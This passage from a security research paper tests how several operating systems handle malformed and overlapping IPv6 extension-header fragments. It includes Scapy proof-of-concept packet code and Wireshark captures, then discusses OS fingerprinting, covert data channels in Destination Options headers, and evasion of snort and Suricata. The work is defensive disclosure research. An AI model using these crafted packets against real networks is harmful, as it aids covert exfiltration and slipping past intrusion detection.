


Figure 12: *Upper-Layer Header at a Fragment other than the First One*

Of course, the above code can easily be expanded to more than three fragments using the same code. The results showed that OpenBSD 5.1/5.2, the two Ubuntu and the two Windows hosts accept the datagrams where the upper-layer header is sent in a fragment other that the first one, while FreeBSD 9 and Centos 6.3 don't (figure 13).


vboxnet0 [Wireshark 1.6.10 (SVN Rev Unknown from unknown)]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Expression... Clear Apply

Filter: icmpv6 and icmpv6.type==129


```
No.  Time      Source       Destination  Protocol Length Info
   6 0.163495  fed0::5      fed0::1      ICMPv6       62 Echo (ping) reply id=0xdc24, seq=0
  20 0.578028  fed0::7      fed0::1      ICMPv6       62 Echo (ping) reply id=0xfaad, seq=0
  29 0.781772  fed0::8      fed0::1      ICMPv6       62 Echo (ping) reply id=0x5b51, seq=0
  43 1.210828  fed0::10     fed0::1      ICMPv6       62 Echo (ping) reply id=0x3b7b, seq=0
  49 1.426792  fed0::12     fed0::1      ICMPv6       62 Echo (ping) reply id=0x8a9e, seq=0
```

Figure 13: *Responses when the Upper-Layer Protocol is sent in a subsequent Fragment*

Of course, we can also mix several Extension headers (even of the same type) in each fragment. For example, the following code produces two fragments, the first of which includes five (5) Destination Options Extension headers.

```
packet1 = IPv6(src=sip, dst=dip) \
                /IPv6ExtHdrFragment(offset=0, m=1) \
                /IPv6ExtHdrDestOpt(nh=60) \
                /IPv6ExtHdrDestOpt(nh=60) \
                /IPv6ExtHdrDestOpt(nh=60) \
                /IPv6ExtHdrDestOpt(nh=60) \
                /IPv6ExtHdrDestOpt(nh=58)
packet2 = IPv6(src=sip, dst=dip) \
                /IPv6ExtHdrFragment(offset=5, m=0, nh=58) \
                /ICMPv6EchoRequest(cksum=csum, data=payload1)
send(packet1)
send(packet2)
```

The complete proof-of-concept code can be found in Appendix A.4. In these tests it was only the FreeBSD 9 that does not accept these malformed packets (figure 14).


vboxnet0 [Wireshark 1.6.10 (SVN Rev Unknown from unknown)]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter:
Expression... Clear Apply

Filter: icmpv6 and icmpv6.type==129

```
No.  Time        Source    Destination  Protocol  Length  Info
 86  285.301544  fed0::5   fed0::1      ICMPv6        62  Echo (ping) reply id=0x4fda, seq=0
 89  285.412094  fed0::6   fed0::1      ICMPv6        62  Echo (ping) reply id=0xb809, seq=0
 95  285.504503  fed0::7   fed0::1      ICMPv6        62  Echo (ping) reply id=0x0d84, seq=0
101  285.597628  fed0::8   fed0::1      ICMPv6        62  Echo (ping) reply id=0x298a, seq=0
109  285.814590  fed0::10  fed0::1      ICMPv6        62  Echo (ping) reply id=0xc35c, seq=0
112  285.922323  fed0::12  fed0::1      ICMPv6        62  Echo (ping) reply id=0x3d14, seq=0
```


Figure 14: *Responses when the Upper-Layer Protocol is sent in the 2nd Fragment while various Extension Headers are Mixed*

3.5 Creating Overlapping Extension headers

Now, the tests of the previous sub-section are repeated by setting the offset of the second fragment equal to 0 (resulting in Extensions Headers' overlapping). We should note that this is not a simple case of overlapping known by the IPv4 era, since, in this case, layer-3 protocol headers are actually overlapped, instead of layer-4 and higher, as it was the case in IPv4. A sample code that creates two such fragments the second of which overlaps an Extension header of a first one, is displayed below:

```
send(IPv6(src=sip, dst=dip)/IPv6ExtHdrFragment(offset=0, m=1)/IPv6ExtHdrDestOpt(nh=58))
send(IPv6(src=sip, dst=dip)/IPv6ExtHdrFragment(offset=0, m=0)/ICMPv6EchoRequest())
```

The complete proof-of-concept code can be found in Appendix A.5. The results showed that only the three Linux hosts accept these malformed packets (figure 15). Moreover, Ubuntu 10.04, again responds back with two Echo Reply messages.


vboxnet0 [Wireshark 1.6.10 (SVN Rev Unknown from unknown)]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter: icmpv6 and icmpv6.type==129
Expression... Clear Apply


```
No.  Time      Source    Destination  Protocol Length Info
   5 0.139768  fed0::6   fed0::1      ICMPv6       70 Echo (ping) reply id=0x5875, seq=0
  17 0.476888  fed0::10  fed0::1      ICMPv6       70 Echo (ping) reply id=0x850a, seq=0
  18 0.476933  fed0::10  fed0::1      ICMPv6       70 Echo (ping) reply id=0x850a, seq=0
  21 0.576690  fed0::12  fed0::1      ICMPv6       70 Echo (ping) reply id=0xad0e, seq=0
```

Figure 15: *Responses when the Second Fragment Overlaps the Extension Headers of the First*

In the case that the third fragment overlaps an Extension header of the second one, only Centos 6.3 and Ubuntu 10.04 accept the malformed packets (figure 16). The code used to create these packets is displayed below:

```
packet1 = IPv6(src=sip, dst=dip) \
                /IPv6ExtHdrFragment(offset=0, m=1) \
                /IPv6ExtHdrDestOpt(nh=58)
packet2 = IPv6(src=sip, dst=dip) \
                /IPv6ExtHdrFragment(offset=1, m=1, nh=58) \
                /IPv6ExtHdrDestOpt(nh=58)
packet3 = IPv6(src=sip, dst=dip) \
                /IPv6ExtHdrFragment(offset=1, m=0, nh=58) \
                /ICMPv6EchoRequest(cksum=csum, data=payload1)
send(packet1)
send(packet2)
send(packet3)
```

The complete proof-of-concept code can be found in Appendix A.6.


Capturing from vboxnet0 [Wireshark 1.6.10 (SVN Rev Unknown from unknown)]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter: icmpv6 and icmpv6.type==129
Expression... Clear Apply

```
No.  Time      Source    Destination  Protocol Length Info
   7 0.175071  fed0::6   fed0::1      ICMPv6       70 Echo (ping) reply id=0xd717, seq=0
  23 0.716081  fed0::10  fed0::1      ICMPv6       70 Echo (ping) reply id=0x995e, seq=0
```


Figure 16: *Responses when the Third Fragment Overlaps the Extension Headers of the Second*

We can also create three fragments with the third one overlapping an IPv6 Extension header of the first one, using the sample code displayed below:

```
packet1 = IPv6(src=sip, dst=dip) \
            /IPv6ExtHdrFragment(offset=0, m=1) \
            /IPv6ExtHdrDestOpt(nh=58)
packet2 = IPv6(src=sip, dst=dip) \
            /IPv6ExtHdrFragment(offset=1, m=1, nh=58) \
            /IPv6ExtHdrDestOpt(nh=58)
packet3 = IPv6(src=sip, dst=dip) \
            /IPv6ExtHdrFragment(offset=0, m=0, nh=58) \
            /ICMPv6EchoRequest(cksum=csum, data=payload1)
send(packet1)
send(packet2)
send(packet3)
```

The complete proof-of-concept code can be found in Appendix A.7.

In this case the results showed that all the Linux systems (Centos 6.3 and the two Ubuntu) respond back to such malformed packets (figure 17). Moreover, once more, Ubuntu 10.04 sends back two responses.


vboxnet0 [Wireshark 1.6.10 (SVN Rev Unknown from unknown)]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Expression... Clear Apply

Filter: icmpv6 and icmpv6.type==129

```
No.  Time      Source    Destination  Protocol Length Info
  7 0.195334  fed0::6   fed0::1      ICMPv6       70 Echo (ping) reply id=0xc500, seq=0
 23 0.708192  fed0::10  fed0::1      ICMPv6       70 Echo (ping) reply id=0x440e, seq=0
 24 0.708233  fed0::10  fed0::1      ICMPv6       70 Echo (ping) reply id=0x440e, seq=0
 28 0.838737  fed0::12  fed0::1      ICMPv6       70 Echo (ping) reply id=0x9f3a, seq=0
```

Figure 17: *Responses when the Third Fragment Overlaps the Extension Headers of the First*

The overlapping of IPv6 Extension headers creates new attack vectors. Further research is needed towards this direction to discover the consequences of their exploitation. It should be reminded though that according to [RFC 5722, 2009], IPv6 Fragmentation Overlapping should NOT be accepted at all by the OS.

3.6 Transfer of arbitrary data at the IP level

The IPv4 packet header consists of 14 fields, the 14th of which is optional. The length of the IPv4 "Options" vary from 0 to 40 bytes. This IPv4 field has been used for various "malicious" purposes and for this reason, in OpenBSD for example PF blocks packets with IP options set (http://www.openbsd.org/faq/pf/filter.html).

As we know, in IPv6 header the Options field has been totally removed and its length is now limited to 40 bytes. As we also know, the use of the IPv6 Extension headers has been added to introduce, if and when required, new functionality to IPv6 datagrams. These IPv6 Extension headers serve very specific purposes.


However, at least two of them, the IPv6 Destination Options Extension header and the Hop-by-Hop Options header carry a variable number of type-length-value (TLV) encoded "options" (see subsection 2.1). The 1st field of these headers is the *Option Type*. If the two highest-order bits are equal to 01, according to RFC 2460 the recipient should discard the packet. This means that if we put arbitrary data into such a header using this specific Options Type, this data will be transferred even if they do not form a valid packet.

To demonstrate such a case, we use the sample code quoted below (the *optdata* include 150 'A's and 15 'B's).

```
packet = IPv6(src=sip, dst=dip) \
        /IPv6ExtHdrDestOpt(options=PadN(optdata='\101'*120) \
        /PadN(optdata='\102'*150) \
        /PadN(optdata='\103'*15)) \
        /ICMPv6EchoRequest()
send(packet)
```

The complete proof-of-concept code can be found in Appendix A.8.

The results are displayed in figure 18. In this same screenshot, the ICMPv6 Echo Requests messages are also displayed, in one of which the Destination Options header has been highlighted to show its arbitrary contents. As the results show, all the tested OS replied to such a packet with an ICMPv6 Echo Reply message. Perhaps this is not a bug, since this is what the RFC2460 recommends, but as it will be discussed later, it has its own security impact.


vboxnet0 [Wireshark 1.6.10 (SVN Rev Unknown from unknown)]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Expression... Clear Apply
Arbitrary content carried in Destination Options header.

```
Filter: icmpv6 and (icmpv6.type==129 or icmpv6.type==128)

No.  Time      Source     Destination  Protocol Length Info
  1 0.000000   fed0::1    fed0::5      ICMPv6   358 Echo (ping) request id=0xaa33, seq=0
  2 0.001600   fed0::5    fed0::1      ICMPv6    62 Echo (ping) reply id=0xaa33, seq=0
  3 0.048192   fed0::1    fed0::6      ICMPv6   358 Echo (ping) request id=0x68ce, seq=0
  4 0.048635   fed0::6    fed0::1      ICMPv6    62 Echo (ping) reply id=0x68ce, seq=0
  5 0.101155   fed0::1    fed0::7      ICMPv6   358 Echo (ping) request id=0xe8c2, seq=0
  9 0.103172   fed0::7    fed0::1      ICMPv6    62 Echo (ping) reply id=0xe8c2, seq=0
 10 0.163672   fed0::1    fed0::8      ICMPv6   358 Echo (ping) request id=0x86fb, seq=0
 14 0.165704   fed0::8    fed0::1      ICMPv6    62 Echo (ping) reply id=0x86fb, seq=0
 15 0.227814   fed0::1    fed0::9      ICMPv6   358 Echo (ping) request id=0x059a, seq=0
 16 0.228107   fed0::9    fed0::1      ICMPv6    62 Echo (ping) reply id=0x059a, seq=0
 17 0.282498   fed0::1    fed0::10     ICMPv6   358 Echo (ping) request id=0xe867, seq=0
 21 0.284234   fed0::10   fed0::1      ICMPv6    62 Echo (ping) reply id=0xe867, seq=0
 22 0.284276   fed0::10   fed0::1      ICMPv6    62 Echo (ping) reply id=0xe867, seq=0
 23 0.334257   fed0::1    fed0::12     ICMPv6   358 Echo (ping) request id=0x5a1a, seq=0
 24 0.334684   fed0::12   fed0::1      ICMPv6    62 Echo (ping) reply id=0x5a1a, seq=0

    Source: fed0::1 (fed0::1)
    Destination: fed0::5 (fed0::5)
  ▽ Destination Option
      Next header: ICMPv6 (0x3a)

0030  00 00 00 00 00 05 3a 24  01 78 41 41 41 41 41 41   ......:$ .xAAAAAA
0040  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41   AAAAAAAA AAAAAAAA
0050  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41   AAAAAAAA AAAAAAAA
0060  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41   AAAAAAAA AAAAAAAA
0070  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41   AAAAAAAA AAAAAAAA
0080  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41   AAAAAAAA AAAAAAAA
0090  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41   AAAAAAAA AAAAAAAA
00a0  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41   AAAAAAAA AAAAAAAA
00b0  41 41 01 96 42 42 42 42  42 42 42 42 42 42 42 42   AA..BBBB BBBBBBBB
00c0  42 42 42 42 42 42 42 42  42 42 42 42 42 42 42 42   BBBBBBBB BBBBBBBB
00d0  42 42 42 42 42 42 42 42  42 42 42 42 42 42 42 42   BBBBBBBB BBBBBBBB
00e0  42 42 42 42 42 42 42 42  42 42 42 42 42 42 42 42   BBBBBBBB BBBBBBBB
00f0  42 42 42 42 42 42 42 42  42 42 42 42 42 42 42 42   BBBBBBBB BBBBBBBB
0100  42 42 42 42 42 42 42 42  42 42 42 42 42 42 42 42   BBBBBBBB BBBBBBBB
0110  42 42 42 42 42 42 42 42  42 42 42 42 42 42 42 42   BBBBBBBB BBBBBBBB
```


Figure 18: *Responses when Arbitrary Data are Transferred in the Destination Options header*

We can expand the above concept by using several different fragments, each one of which has a Destination Option headers. A code that produces three such fragments is displayed below:

```
packet1 = IPv6(src=sip,dst=dip) \
                /IPv6ExtHdrFragment(offset=0, m=1) \
                /IPv6ExtHdrDestOpt(nh=60,options=PadN(optdata='\101'*120)/PadN(optdata='\1
02'*150))
packet2 = IPv6(src=sip,dst=dip) \
                /IPv6ExtHdrFragment(offset=35,m=1,nh=60) \
                /IPv6ExtHdrDestOpt(nh=60,options=PadN(optdata='\101'*120)/PadN(optdata='\1
02'*150))
packet3 = IPv6(src=sip,dst=dip) \
                /IPv6ExtHdrFragment(offset=70,m=0,nh=60) \
                /IPv6ExtHdrDestOpt(nh=58,options=PadN(optdata='\101'*120)/PadN(optdata='\1
02'*150)) \
                /ICMPv6EchoRequest()
send(packet1)
send(packet2)
send(packet3)
```

The complete proof-of-concept code can be found in Appendix A.9.

In this test (figure 19), all the OS but Centos 6.3 and FreeBSD 9 reply back with an ICMPv6 Echo Reply message. And if in the single packet this seemed normal, according to RFC 2460, this is not the case for this last test since in the last, reassembled datagram, there will be more than two Destination Option header fragments.


Capturing from vboxnet0 [Wireshark 1.6.10 (SVN Rev Unknown from unknown)]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter: icmpv6 and (icmpv6.type==129)
Expression... Clear Apply

```
No.  Time       Source    Destination  Protocol Length Info
   8 20.264944  fed0::5   fed0::1      ICMPv6   62 Echo (ping) reply id=0x856b, seq=0
  22 20.663913  fed0::7   fed0::1      ICMPv6   62 Echo (ping) reply id=0x6687, seq=0
  31 20.883847  fed0::8   fed0::1      ICMPv6   62 Echo (ping) reply id=0x9322, seq=0
  45 21.335968  fed0::10  fed0::1      ICMPv6   62 Echo (ping) reply id=0x7b09, seq=0
  51 21.546293  fed0::12  fed0::1      ICMPv6   62 Echo (ping) reply id=0xa4ce, seq=0
```

Figure 19: *Responses when Arbitrary Data are Transferred in Fragmented, Destination Options header*

The consequences of all the pre-described tests will be discussed in the next section.

3.7 Summary of the Different Ways that the Tested OS Respond to the Misuse of the IPv6 Extension Headers

All the aforementioned tests as well as the corresponding behaviour and responses of the tested OS are summarised in table 1.

Having a quick look at this table and if we exclude case 8 (transferring of "large" amount of arbitrary data at the IP level) which is the same for all OS and which should be considered as normal, we conclude that:

- Combining several of the above tests can lead to a unique combination of OS responses and hence, identification of the targeted OS.

	Centos 6.3 2.6.32-279	**Ubuntu 10.04.4 2.6.32-45**	**Ubuntu 12.04.1 3.2.0-32**	**FreeBSD 9-p3**	**OpenBSD 5.1/5.2**	**Windows 7/8/2008**
1. Mixing Multiple and Various Extension Headers per datagram in atomic fragments	√	√ *	√	√		√
2. Nested fragments		√	√			√
3.Upper-layer Protocol Header at Fragment other than the 1st		√	√		√	√
4. Upper-layer Protocol Header at the 2nd Fragment and Mixing Multiple Extension headers at the 1st	√	√	√		√	√
5 Upper-layer Protocol Header at the 2nd Fragment with Extension Headers Overlapping	√	√ *	√			
6 Upper-layer Protocol Header at the Third Fragment with the 3rd fragment overlapping the 2nd	√	√				
7 Upper-layer Protocol Header at the Third Fragment with the 3rd fragment overlapping the 1st	√	√ *	√			
8 Transfer of "large" amount of arbitrary data at the IP leve**l**	√	√	√	√	√	√
9 Transfer of "large" amount of fragmented arbitrary data at the IP level		√	√		√	√

* Ubuntu 10.04 LTS responds twice (sends to ICMPv6 Echo Reply messages back to a single ICMPv6 Echo Request message).

Table 1: *Summary of the Different Ways that the Tested OS Respond to the Misuse of the IPv6 Extension Headers*

- Ubuntu 10.04 with linux kernel 2.6.32 appears to have the worst behaviour, since it accepts all the tested malformed packets. If someone considers that this is not that important since this linux kernel is quite "old", we may change our mind taking into consideration that some of the most popular Enterprise OS and servers belong to this family. Moreover, although Centos 6.3 uses the same kernel version, it appears to be immune to some of the attacks. Thus, it seems that the customisation made by some of the Linux vendors to the linux kernel affect their behaviour sometimes.
- Moreover, Ubuntu 10.04 shows a unique behaviour: It replies with two (2) ICMPv6 Echo Reply messages in some of the cases that it responds to malformed IPv6 packages.
- On the other hand, it is only FreeBSD 9 that appears to accept a malformed packet of misused IPv6 Extension headers only in one case. Hence, it appears to have (again, if we also take into consideration the results of [ATLASIS, 2012]) the most robust behaviour among the tested OS.

It should be noted that the above where just some of the tests among the possible ones where a source, for malicious purposes or not, constructs a packet that does not conform with the corresponding RFCs. Using our imagination and a similar code, we may construct packets that will identify other issues as well.

4 Security Impacts of the Misuse of the IPv6 Extension Headers

Based on the observations summarised above, in this section we shall discuss some of the potential consequences and the security impact of the pre-described identified issues.

4.1 OS Fingerprinting

The most obvious consequence of the aforementioned OS behaviour is to exploit their different responses in each one of the described tests in order to fingerprint the target. Some of them, like Ubuntu 10.04, appear to have a unique behaviour in some of the tests. Hence, these are easily identified. In any case, if someone combines several such tests, he can identify at least the family of the targeted OS. Of course, several other OS and flavors/spins of the already tested OS must also be examined. Moreover, these tests must can be combined with other, more typical tests (e.g. the one where IPv4 or TCP tests are used) to increase the accuracy of the results. In any case, such mis-behaviours of an OS to malformed (regarding the use of Extension headers) IPv6 packets helps towards the direction of OS fingerprinting.

4.2 Creation of Covert Channels at the IP level

Hiding traffic into IPv6 datagrams has been used for many years. The most popular method is to hide them into the upper-layer protocol's payload (for example, into ICMP, HTTP or DNS). Although this is easy, such a traffic can also be easily detected and several tools exist that identify such tunneled traffic. Several fields in lower layer protocols have also been used for the same purpose (e.g. the “Options” field in the IPv4 header), but usually, such fields do not offer significant space to hide data (e.g. 40 bytes per IPv4 datagram in this last example).

The introduction of the Extension headers in IPv6, apart from the added flexibility and functionality, it also opens new avenues towards this direction. As it was shown in subsection 3.6, the Destination Options Extension header can transfer successfully arbitrary data and such packets are accepted from all the tested OS. And even more importantly, this data can be up to 256 bytes per IPv6 Extension header (taking into account that the “Option Data Length” field of this header is an 8-bit unsigned integer). If we combine several such IPv6 Extension headers in a datagram (which is feasible in most of the cases, as it was shown in our first test in subsection 3.2), then the amount of data that can be transferred per IPv6 datagrams increases significantly.

IPv6 is already here, and especially if you have Windows, you have Teredo already configured for you! Hence, tunneling traffic via IPv6 Destination Option headers from an unsuspecting victim's workstation, is more than feasible.

4.3 Evading Intrusion Detection Systems

IDS evasion is another field in which such discrepancies in OS behaviour can be exploited for. An IDS evasion takes place when an end-system accepts a packet that an IDS rejects. As it is explained in [NEWSHAM 1998], an IDS that mistakenly rejects such a packet misses its content entirely, resulting in slipping through the IDS. Evasion attacks disrupt stream reassembly by causing the IDS to miss part of it.

There are also the insertion attacks, which take place when an IDS accepts a packet that the end-system rejects. An IDS that does this makes the mistake of believing that the end-system has accepted and processed the packet when it actually hasn't. An attacker, by manipulating the sending packets properly, can use this type of attacks to defeat signature analysis and to pass undetected through an IDS. However, such attacks are exploited more difficulty than evasion attacks.

In this subsection, we shall use the methods described in Section 3 to evade two of the most popular IDS, *snort* [SNORT, 2012] and Suricata [SURICATA, 2012]. To this end, we used the lab environment displayed in figure 6. Of course, these methods can also be used to evade other IDS devices too.

To simplify our tests, we enabled a rule that detects simple ICMPv6 Echo Requests (a.k.a. ping6) messages. Assuming that our attack is to send such messages to our target and receive ICMPv6 Echo Reply back from them, our goal is to launch our attack and trigger ICMPv6 Echo Reply messages from our targets without being detected from the IDS. To this end, each one of the tests of table 1 were repeated to identify the way the IDS detects (or not) each specific attack.

